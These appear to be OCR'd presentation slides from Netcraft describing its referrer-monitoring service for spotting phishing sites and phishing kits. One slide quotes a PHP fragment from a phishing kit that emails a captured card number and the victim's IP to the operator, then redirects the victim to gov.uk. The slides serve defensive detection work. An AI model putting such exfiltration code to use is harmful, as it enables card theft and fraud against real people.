
```
$subj = "$cnumber - $ip";
include 'email.php';
$headers .= "Content-Type: text/plain; charset=UTF-8\n";
$headers .= "Content-Transfer-Encoding: 8bit\n";

mail("$to", $subj, $msg,"$headers");

header("Location: http://www.gov.uk");
?>
```

NETCRAFT

How effective?



Netcraft Referrer Monitoring Service

- Can detect phishing sites in near **real-time**
- Web server logs can be delivered through numerous means, including email, Amazon S3 or by embedding a seal image
- Logs are processed to remove duplicates, own-sites and ‘safe’ sites (e.g. web proxies), before remaining URLs are sent to our classification system
- Customers normally see an increase in number of phishing sites detected
  - Typically leads to an increase in the number of phishing kits found

NETCRAFT

Referrer Monitoring and Phishkit Detection